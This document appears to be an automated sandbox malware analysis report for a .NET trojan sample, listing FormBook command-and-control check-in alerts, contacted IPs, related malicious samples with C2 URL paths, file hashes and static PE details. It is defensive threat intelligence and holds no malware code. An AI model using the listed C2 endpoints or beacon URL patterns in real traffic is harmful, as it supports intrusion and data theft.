http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.278983339.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	20210113432.exe, 00000000.0000 0002.254808962.0000000002E3100 0.00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.278983339.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	unknown	United States		15169	GOOGLEUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
184.168.131.241	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
74.208.236.28	unknown	United States		8560	ONEANDONE-ASBrauerstrasse48DE	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339348
Start date:	13.01.2021
Start time:	21:25:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	20210113432.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@6/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 45.6% (good quality ratio 42.4%) • Quality average: 73.9% • Quality standard deviation: 30%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 52.255.188.83, 13.88.21.125, 23.210.248.85, 51.104.139.180, 92.122.213.194, 92.122.213.247, 51.103.5.159, 52.155.217.156, 20.54.26.129, 51.11.168.160 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, arc.msn.com.nsatc.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, skypedataprdcoleus16.cloudapp.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, par02p.wns.notify.windows.com.akadns.net, skypedataprdcoleus17.cloudapp.net, emea1.notify.windows.com.akadns.net, blobcollector.events.data.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus15.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:26:25	API Interceptor	1x Sleep call for process: 20210113432.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.102.136.180	Inv.exe	Get hash	malicious	Browse	• www.nationshiphop.com/hko6/?k2JxoV=oEk1uwcTzyLRlLIEQvULAWzRIM6BrJQxm2nmuYWQkJ+zIoa1KldNyrAb+1j5GiVi4vc4&OHiLR=jJBpdVbhUrMh9TJP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	74852.exe	Get hash	malicious	Browse	• www.wingateofhouston.com/nf3n/?P6A=bFr0arjPDc1B3fljAhhQU4NpKn/qi+N2lxsYOk/PDiFBsnuAdXLBpwrG8B0lzk+nd97PpVoHHg==&-ZS=W6O4IjSXA
	orden pdf.exe	Get hash	malicious	Browse	• www.unbelievabowboutique.com/n7ak/?rN=+VkjiNhUsWsopaF1OEtkI3uXqkAxa5zmKZmZM9Ocj2MgGwUlx9I3FiG4Gn++IiogSOWw&QZ3=dhrxPpcXO0TLHVR
	J0OmHIagw8.exe	Get hash	malicious	Browse	• www.epicmassiveconcepts.com/csv8/?t8o8sPp=iJ9LMG7MliwQjz4N9h8Hq4mQMyMQ8EbCXmiUEypb7zSuax6avA4zdFyQt2cMJ86uh/oE&jBZd=KnhT
	zHgm9k7WYU.exe	Get hash	malicious	Browse	• www.ricardoinman.com/xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=43tORsMo6Gry83Td78nIWgxEplzIHXHZqBl7iQpQA31ZPQcRtwVYWDcsKQZGhQx+cBJI
	JAAkR51fQY.exe	Get hash	malicious	Browse	• www.epicmassiveconcepts.com/csv8/?EZUXxJ=iJ9LMG7MliwQjz4N9h8Hq4mQMyMQ8EbCXmiUEypb7zSuax6avA4zdFyQt2cMJ86uh/oE&DzrLH=VBZHYDrxndGXyf
	65BV6gbGFl.exe	Get hash	malicious	Browse	• www.outlawgospelshow.com/kgw/?D81dO=3dsCTSsKJfcfLyYHdfjcimIAevlOxP45YAOPNmiGb3RckDOY5KdZ2EMbApwY76ndqYux&tTrL=Fpgl
	YvGnm93rap.exe	Get hash	malicious	Browse	• www.craftseest.com/8rg4/?GXITC=UZP/0BHyEu1M6xcQwfN1oLvS1pOV65j2qrbsgROtnkuQKUAN6nqHjVn7Ph/tqme/ujGF&Jt7=XPy4nFjH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order_00009.xlsx	Get hash	malicious	Browse	• www.brainandbodystrengthcoach.com/csv8/?1bwhC=4rzgp1jcc8l4Wxs4KztLQnvubqNqMY/2ozhXYXCY6yGJDbul1z8E6+SozVJniMc1lz21RA==&tB=TtdpPpwhOlt
	13-01-21.xlsx	Get hash	malicious	Browse	• www.kolamart.com/bw82/?x2J8=U5qlNe3qvCiRDMVNZAk3bGcrOcPwpu2hHSyAkQWR0ho6UxGTq/9WR3TB3nENm+o2HqQ7BQ==&Ab=gXuD_lh8bfV4RN
	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• www.gdsjgf.com/bw82/?UL0xqd7P=7KG5rMnMQSi+1zMSyyvwq06b8xrmRTVdiDQe9ch18oMrwrVTJ7b27nrbU/HrWldfz0eoHA==&CXi4A=gXrXRfH0yDoHcf-
	PO85937758859777.xlsx	Get hash	malicious	Browse	• www.bodyfuelrtd.com/8rg4/?RJ=A4ItsHP7WirPGvorxE1FqdRUH2iuHEJ7Bx0GuGGPjza4UX3M9OXu5uVQhTJ1ITDXtosJtw==&LFQHH=_pgx3Rd
	Order_385647584.xlsx	Get hash	malicious	Browse	• www.oohdough.com/csv8/?NP=oR+kRp92OlWNPHb8tFeSfFFusuQV5SLrlvHcvTTApHN9lxDZF+KzMj/NshbaIk6/gJtwpQ==&nN6l9T=K0GdGdPX7JyL
	PO#218740.exe	Get hash	malicious	Browse	• www.epochryphal.com/wpsb/?Wxo=n7b+ISrk/mPyWzbboTpvP41tNOKzDU5etPpa3uuDPgrT9THM2mbO6pyh4trMr+rUEpul&vB=lhv8
	20210111 Virginie.exe	Get hash	malicious	Browse	• www.mrkabaadiwala.com/ehxh/?Gzux=8Ka3Lv4ePZYbHHrfWWyljg6yKJpjzOn7QTDTNOD0A86ZD78kMrm+GgFnyvrieFQhDFXfm2RQfw==&AnB=O0DToLD8K

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	20210113155320.exe	Get hash	malicious	Browse	• www.ortigiarealty.com/dkk/?BZ=59qCdC3RMUvEyWKLbbpm6Z+Glv/JTwbDjS9GwZYTXRwVfK7Z9ENGl/302ncjjG4TtqPC&l6A=4hOhA0
	13012021.exe	Get hash	malicious	Browse	• www.sydiifinancial.com/rbg/?-ZV4gjY=zsOc27F1WxfzCuYGlMZHORhUu2hDO+A8T5/oUCY+tOSiKp0YV+JX8kcBbP6nsiP5Hbli&-ZSl=1bgPBf
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• www.thesaltlifestyle.com/p95n/?u6ihA=cjlpdRL8ZtfDvB1&oH5h=BBaWJPlPEO+nvtMqhmqrcRgDtKq1LKrnuc6l0tDI+4mn5icveD46W7DXUUudv5GhOCct
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• www.abilitiesin.com/umSa/?8p=z9MTiPW3cvjSA5QkES0lRL7QE5QWzpSIb/5mf6QApKD6hYKwb/M4i12nx+gX2coGSm9PIjo5qw==&o2=jL30vpcXe
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• www.vettedwealthmanagement.com/umSa/?ET8T=brJeVU7eljMQcn5t6nrZLyoDpHpFr+iqwzUSRB88e+cRILPvJ2TiW12sA30gV7y33iXX&URfl=00DdGJE8CBEXFLip
184.168.131.241	YvGnm93rap.exe	Get hash	malicious	Browse	• www.100fetpics.com/8rg4/?Jt7=XPy4nFjH&GXITC=08IHb1lQuD80K2/lta3mrgdssoTum8+9mcHmJtD55/wROMTw7+mwrmz+mPvAzJuG4KH/
	13-01-21.xlsx	Get hash	malicious	Browse	• www.magnabeautystyle.com/bw82/?Ab=gXuD_lh8bfV4RN&x2J8=9KGhaNjgEAjOuiPnGmkWJtXE2Tv4ryq1r5IcCqZotckyUU+N2GtErEKHJSdKgyTchgl25w==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO85937758859777.xlsx	Get hash	malicious	Browse	• www.giftasmile2day.com/8rg4/?RJ=sR6mXmiXS1IkonJdYlFao53tdftaP6KCaP+fBLIZC0+jJmH2nVBesg00yLwM+Xg8gzFUXA==&LFQHH=_pgx3Rd
	20210111 Virginie.exe	Get hash	malicious	Browse	• www.4levelsplit.com/ehxh/?Gzux=c289Pf6jc9IJFpps8r8+Lt6Ee8L/cAoi2+SVR2//PPzDwX69iWpplSdxH7wF9BnLRy+d9xVwbw==&AnB=O0DToLD8K
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• www.flowtechblasting.com/de92/?FdC4E2D=QiejqfYC3BbCJNEn1L9YjAZYeQrS2XJRpyp8bX9NepavoiL6J7ELahMOc3hsQ3/kkhCwn/Xq4Q==&AjR=9r4L1
	cGLVytu1ps.exe	Get hash	malicious	Browse	• www.5037adairway.com/oean/?-Z_PiP=UDbslJB3352Ujtn3tZMgD4X+MNMiKzOXjq0rva/1O4ud4lUMxrfcjP9b1bYRdirsbQ2j&DxoHn=2dmDC
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• www.parkdaleliving.com/c8so/?Wx=cEUYti5cL+AXNxPbfx60LfZoJb25X1Xzf5mF7VOL6mQ/zZpS24NGTSz6B57b/JCXmby5&vB=lhr0E
	Revise Order.exe	Get hash	malicious	Browse	• www.911strongerlife.com/ehxh/?Lh0l=ZTdpL2D0k&nVjxUJ=fgJsOsw9GjPFudchyJeTMAsFMJtCJAIleij/f5Y2X41QAWRUv88iO9VbqfIESPYowK0a
	PO890299700006.xlsx	Get hash	malicious	Browse	• www.giftasmile2day.com/8rg4/?SBZ=epg8b&cF=sR6mXmiXS1IkonJdYlFao53tdftaP6KCaP+fBLIZC0+jJmH2nVBesg00yLwM+Xg8gzFUXA==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	yaQjVEGNEb.exe	Get hash	malicious	Browse	• www.rings-factory.info/aky/?3fcl7=9Bzcz9rupcq/fcdBzedFpFcAVEgsX7GayOYAxaGeWnG31CHjMXCW3rmdEhtU11/sLBtv&9r4LE=B8xX4PgPJ2gdf
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• www.jaboilfieldsolutions.net/h3qo/?sPj8=mh84WN0PyZRt&mvHpc=LVetrVhuGU1b20GIONOMtnUB7ssdksXR8zso31xURPnTpaCc1BrVkN0BrBBMccTg8Va+
	Purchase Order -263.exe	Get hash	malicious	Browse	• www.debsdivacollection.com/n925/?jzuPNj=uZ2A9VRuw4xRFjlJ6lOfwdLrvJnOxdV4GTJ8Z9Km7vFwq7U4RujhNKdm3N6RniHbbXSx&8p=_jAPiL
	btVnDhh5K7.exe	Get hash	malicious	Browse	• www.ubiquitus1.com/oean/?wxl=wStyVayoyLLD60eYMZA1JiVF4OZSWq/RyncHDMWht3dWvQRGxdSth2/uKnhk9458qWTl&Tj=YvFHu
	5j6RsnL8zx.exe	Get hash	malicious	Browse	• www.hlaprotiens.com/8rg4/?Txlp=OYDJLuueaFXNtOwihDRdfsH5NtUxWUpjnhyJYIgTyqexCACRaAwflaXc/5fQtJDnHrwn&OHX=JRmh
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• www.certainwebsites.com/qef6/?D0G=k8IoJtzplTULe2HTUCBzUrtS3pcHP2zLbNi4187qI+9qIZFWYMCnkNZDIzV4mgcktKg0&Q2J=fjlpdDePPPndHZ
	catalogo TAWI group.exe	Get hash	malicious	Browse	• www.shelter911.com/nu8e/?cjoT_=In-HJZLp1x18_R&Fzr4zJRP=NCtMtW7/C4Z6KerRMrymse0RDtMAdn1HWpNCrJlxXpgubmY8odnuAKpHbksFm8IBMoIOwnovng==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	current productlist.exe	Get hash	malicious	Browse	• www.911strongerlife.com/ehxh/?kRcDUld=fgJsOsw9GjPFudchyJeTMAsFMJtCJAIleij/f5Y2X41QAWRUv88iO9VbqcktRPkQ5pBM1fh2NQ==&lZ9D=p2JpVPJHKZml3dvp
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• www.certainwebsites.com/qef6/?Jfy=k8IoJtzplTULe2HTUCBzUrtS3pcHP2zLbNi4187ql+9qlZFWYMCnkNZDIzV4mgcktKg0&PR0=wTyplPn8O4bl3
	W08347.exe	Get hash	malicious	Browse	• www.n95brokers.com/0wdn/?J2JxbP=YBfx8aMiq0YVjhTTvUsE2oMfn5gspIkr7wHtSJMZlWYhiSjKK4uWf5yNmAWzI72Q9cGw&BXLtz=E0GDCV7XwLQ
	Nuevo pedido.exe	Get hash	malicious	Browse	• www.boulderaffiliates.com/heye/?Blr=LyC+lQ0Gs81NgbqNBWuAAWDqyDOAgIq1ql8UB3qWiyPpU8tp8ZJFLkaDkOy645uQL/0aXUCENA==&a0G=tZktkpT8iptto

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.fordexplorerproblems.com	20210113155320.exe	Get hash	malicious	Browse	• 74.208.236.28

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	YvGnm93rap.exe	Get hash	malicious	Browse	• 184.168.131.241
	13-01-21.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	20210111 Virginie.exe	Get hash	malicious	Browse	• 184.168.131.241
	Documento.doc	Get hash	malicious	Browse	• 107.180.2.39
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 192.169.223.13
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 184.168.131.241
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 184.168.131.241
	Project review_Pdf.exe	Get hash	malicious	Browse	• 107.180.44.126
	Revise Order.exe	Get hash	malicious	Browse	• 184.168.131.241
	Info.doc	Get hash	malicious	Browse	• 107.180.2.39
	mensaje.doc	Get hash	malicious	Browse	• 107.180.2.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO890299700006.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	Consignment Details.exe	Get hash	malicious	Browse	• 166.62.10.185
	yaQjVEGNEb.exe	Get hash	malicious	Browse	• 184.168.131.241
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 184.168.131.241
	Purchase Order -263.exe	Get hash	malicious	Browse	• 184.168.131.241
	order no. 43453.exe	Get hash	malicious	Browse	• 198.71.232.3
	btVnDhh5K7.exe	Get hash	malicious	Browse	• 184.168.131.241
	5j6RsnL8zx.exe	Get hash	malicious	Browse	• 184.168.131.241
GOOGLEUS	Inv.exe	Get hash	malicious	Browse	• 34.102.136.180
	74852.exe	Get hash	malicious	Browse	• 34.102.136.180
	orden pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	J0OmHIagw8.exe	Get hash	malicious	Browse	• 34.102.136.180
	zHgm9k7WYU.exe	Get hash	malicious	Browse	• 34.102.136.180
	JAAkR51fQY.exe	Get hash	malicious	Browse	• 34.102.136.180
	65BV6gbGFI.exe	Get hash	malicious	Browse	• 34.102.136.180
	YvGnm93rap.exe	Get hash	malicious	Browse	• 34.102.136.180
	ACH WIRE PAYMENT ADVICE..xlsx	Get hash	malicious	Browse	• 108.177.126.132
	VFe7Yb7gUV.exe	Get hash	malicious	Browse	• 8.8.8.8
	cremocompany-Invoice_216083-xlsx.html	Get hash	malicious	Browse	• 216.239.38.21
	Order_00009.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	13-01-21.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 108.177.127.132
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 8.8.8.8
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 216.239.34.21
	WFLPGBTMZH.dll	Get hash	malicious	Browse	• 108.177.126.132
ONEANDONE-ASBrauerstrasse48DE	20210111 Virginie.exe	Get hash	malicious	Browse	• 217.160.0.162
	20210113155320.exe	Get hash	malicious	Browse	• 74.208.236.28
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 217.160.0.193
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 217.160.0.193
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 74.208.236.196
	invoice.xlsx	Get hash	malicious	Browse	• 217.160.0.251
	Zahlungsauftrag.tar	Get hash	malicious	Browse	• 212.227.15.142
	JUST1F1.tar	Get hash	malicious	Browse	• 212.227.15.142
	Fizetesi felszolitas.exe	Get hash	malicious	Browse	• 212.227.15.158
	Fizetesi felszolitas.tar	Get hash	malicious	Browse	• 212.227.15.142
	Orden de pago BBVA.exe	Get hash	malicious	Browse	• 212.227.15.142
	details.html	Get hash	malicious	Browse	• 195.20.250.196
	Scan_23748991000.exe	Get hash	malicious	Browse	• 74.208.5.15
	rtgs_pdf.exe	Get hash	malicious	Browse	• 217.160.0.163
	details.html	Get hash	malicious	Browse	• 195.20.250.196
	Nuevo pedido.exe	Get hash	malicious	Browse	• 217.160.0.168
	http://https://veringer.com/wp-includes/wwii11/GXQb6HLGz4AV965RfN9795cyETWfmdzBUarzFg4YkqaJnfdTD/	Get hash	malicious	Browse	• 217.76.132.244
	r8a97.exe	Get hash	malicious	Browse	• 82.165.152.127
	Nuevo pedido.exe	Get hash	malicious	Browse	• 217.160.0.168
	KI2011-2982..exe	Get hash	malicious	Browse	• 74.208.5.15

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\20210113432.exe.log	
Process:	C:\Users\user\Desktop\20210113432.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.020722508001574
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	20210113432.exe
File size:	1070592
MD5:	13dbc9c1c5a2811ecbee5f420c9c75b6
SHA1:	6b01e540d3757944b61baa187159a908e170d5ae
SHA256:	ba41656ca5e0e243cff9f6a536c43998a9dbc492f5e813a0022e84359b2e0ef8
SHA512:	ae1414b91ba91a29575901ac0daf55aa937454b1afcd53c7d0c9461ca2b48d65bb1f3213ad23853987a40381a2f57be359fdbf7848ff57432b5e95ffd4cbcea1
SSDEEP:	12288:snFhpCARzgXcLcSQgjKyetszECz09YadnGPqZYigRWuyuc28RhXb:s1LzgXcg+jKnkECuHnAqq/RWuy68Rd
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....P..J.....h... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General	
Entrypoint:	0x506886
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FFE978E [Wed Jan 13 06:47:42 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x106834	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x108000	0x60c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x10a000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x10488c	0x104a00	False	0.560206834532	data	7.02780570419	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x108000	0x60c	0x800	False	0.3369140625	data	3.46177220497	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x10a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x108090	0x37a	data		
RT_MANIFEST	0x10841c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2015
Assembly Version	5.77.0.0
InternalName	PackingSize.exe
FileVersion	5.77.0.0
CompanyName	IdentityObject LTD
LegalTrademarks	
Comments	BitConverter
ProductName	BitConverter
ProductVersion	5.77.0.0
FileDescription	BitConverter
OriginalFilename	PackingSize.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-21:28:09.654078	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49756	34.102.136.180	192.168.2.7
01/13/21-21:28:30.659590	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49757	80	192.168.2.7	74.208.236.28
01/13/21-21:28:30.659590	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49757	80	192.168.2.7	74.208.236.28

